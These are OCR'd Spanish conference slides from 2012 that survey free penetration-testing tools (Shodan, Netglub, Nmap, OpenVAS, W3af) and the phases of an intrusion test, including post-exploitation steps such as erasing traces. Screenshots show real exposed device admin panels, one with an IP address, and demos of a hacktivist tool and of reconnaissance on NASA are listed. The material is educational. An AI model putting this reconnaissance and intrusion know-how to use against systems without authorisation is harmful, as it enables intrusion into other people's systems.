Breaking systems security with free software

Jesús Pérez

@jesusprubio

http://nicerosniunos.blogspot.com

XI Xornadas Libres GPUL

Facultad de Informática, A Coruña (2012)

Carlos López

@cl0p3z

http://blog.neutrino.es/

Índice

- Introducción
  - Características

- Test de intrusión

- Herramientas

- Opinión

*** Demos**

Introducción

Características

- Pen-testers / Hacktivistas

- Trabajo repetitivo -> automatización

- Conocimientos

- Ética

*** Demo: Loiq**

Test de intrusión

Características

- Simulación de ataque para determinar nivel de protección

- Caja negra/blanca/gris

- Fases:
  - Recopilación de información
  - Búsqueda de vulnerabilidades
  - Explotación
  - Post-Explotación

- Metogologías: OSSTMM, NIST, OWASP, etc.

Test de intrusión

Recopilación de información (1)

- Objetivo: Máxima información posible pública y/o confidencial

- Fuentes hetereogéneas

- Importante: Límite en el tiempo

- Footprinting y fingerprinting

Test de intrusión

Búsqueda de vulnerabilidades (2)

- Vulnerabilidad: Error en un software (Bug)

- ¿Software vulnerable?

Test de intrusión

Explotación (3)

- Aprovechamiento de las vulnerabilidades

- Exploit: Software que aprovecha alguna

- Objetivos:
  - Destruír/inhabilitar sistema
  - Acceso no autorizado

Test de intrusión

Post-Explotación (4)


- Fun ;)

- Ejemplos:
  - Elevación privilegios
  - Mantener acceso
  - Eliminar rastro
  - Password cracking
  - Sniffing
  - etc.


- Nuevos objetivos -> nuevo ciclo

Test de intrusión

Entorno



metasploit®



Shodan

Características

- Motor de búsqueda


- Sistemas específicos

- Filtros


- Límites uso :(

- Fases: 1 y 2


- vs. Eripp (sin límite)




Shodan


SHODAN - Computer ...
Jugando con SHODA...
NETGEAR WG602 Ac...
DWL-2000AP+
index.shtml
NETGEAR settings
54 Mbps Wireless Access Point WG602 v2
Information
Setup
IP Settings
Wireless Settings
Security Settings
Access Control
Management
Change Password
Upgrade Firmware
Restore Factory Default
Station List
Reboot AP
Advanced
Wireless Settings
Wireless Bridging
Logout
Information
Access Point Information
Access Point Name
MAC Address
Region
Firmware Version
Current IP Settings
IP Address
Subnet Mask
Default Gateway
DHCP Client
Enable
Current Wireless Settings
Wireless Network Name (SSID)
Channel
Encryption Type
Access Control
Disable
Cisco SDM Express:
Help | About | Exit
Cisco SDM Express
CISCO
Tasks
Overview
Basic Configuraton
LAN
Internet (WAN)
Firewall
DHCP
NAT
Routing
Security
Reset to Factory Default
Tools
Ping
Telnet
Cisco SDM
Software Update
Overview
LAN
Up
Interface:
GigabitEthernet0/1
IP / Mask:
DHCP Server:
Internet (WAN)
Total Supported WAN:
Total WAN Connections:
Firewall
Firewall:
Model Type:
IOS Version
Refresh

Shodan



Video Web Server
PTZ
Change Resolution
Change Quality
FR:0.71 fps DR:250 kbps HU : admin Res : D1 Q : High Online : 1 Mod : DVR
01
03
04
CH. 01 02 03 04
05 06 07 08
09 10 11 12
13 14 15 16
AUTO
LT
RT
Center
LD
RD

Shodan




http://www.securitybydefault.com/

Shodan


41.221.158.246
GSIC
Security
Sysadmin
Online tools
Development
Hardware
Todo
Fic
Downloads
Lulzs
Music
Otros marcadores
¿Quieres que Google Chrome guarde tu contraseña?
Jamás para este sitio
Guardar contraseña
elastix
FREEDOM TO COMMUNICATE
About Elastix 1.6-12
Logout
System
PBX
Fax
Email
IM
Reports
Extras
Agenda
System Info
Dashboard
Network
User Management
Load Module
Shutdown
Hardware Detection
Updates
Backup/Restore
Preferences
System Resources
CPU Info:
GenuineIntel Intel(R) Xeon(R) CPU E5504 @ 2.00GHz
Uptime:
14 days, 9 hour(s), 44 minute(s)
CPU usage:
2.65% used of 1,999.13 MHz
Memory usage:
24.18% used of 2,018.26 Mb
Swap usage:
0.00% used of 4,031.99 Mb
Simultaneous calls, memory and CPU
Sim. calls
CPU usage (%)
Mem. usage (MB)
Hard Drives
Partition Name:
/dev/mapper/VolGroup00-LogVol00
Capacity:
221.61GB
Usage:
15%
Mount point
/
Disk Usage
15%
85%
Used space
Free space
Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2009.

Shodan



http://blog.48bits.com

Netglub

Características

- Recolección de información

- Análisis forense

- Inteligencia

- Fase: 1

- Netglub vs Maltego

*** Demo: Netglub NASA**

Nmap & Zenmap

Características

- GUI oficial Nmap

- Escáner de puertos

- Perfiles escaneo

- Fase: 1

OpenVas

Características

- Escáner de red

- ¡Ruido!

- Arquitectura cliente/servidor (web)

- Fork de Nessus 2

- Fases: 1 y 2

W3af

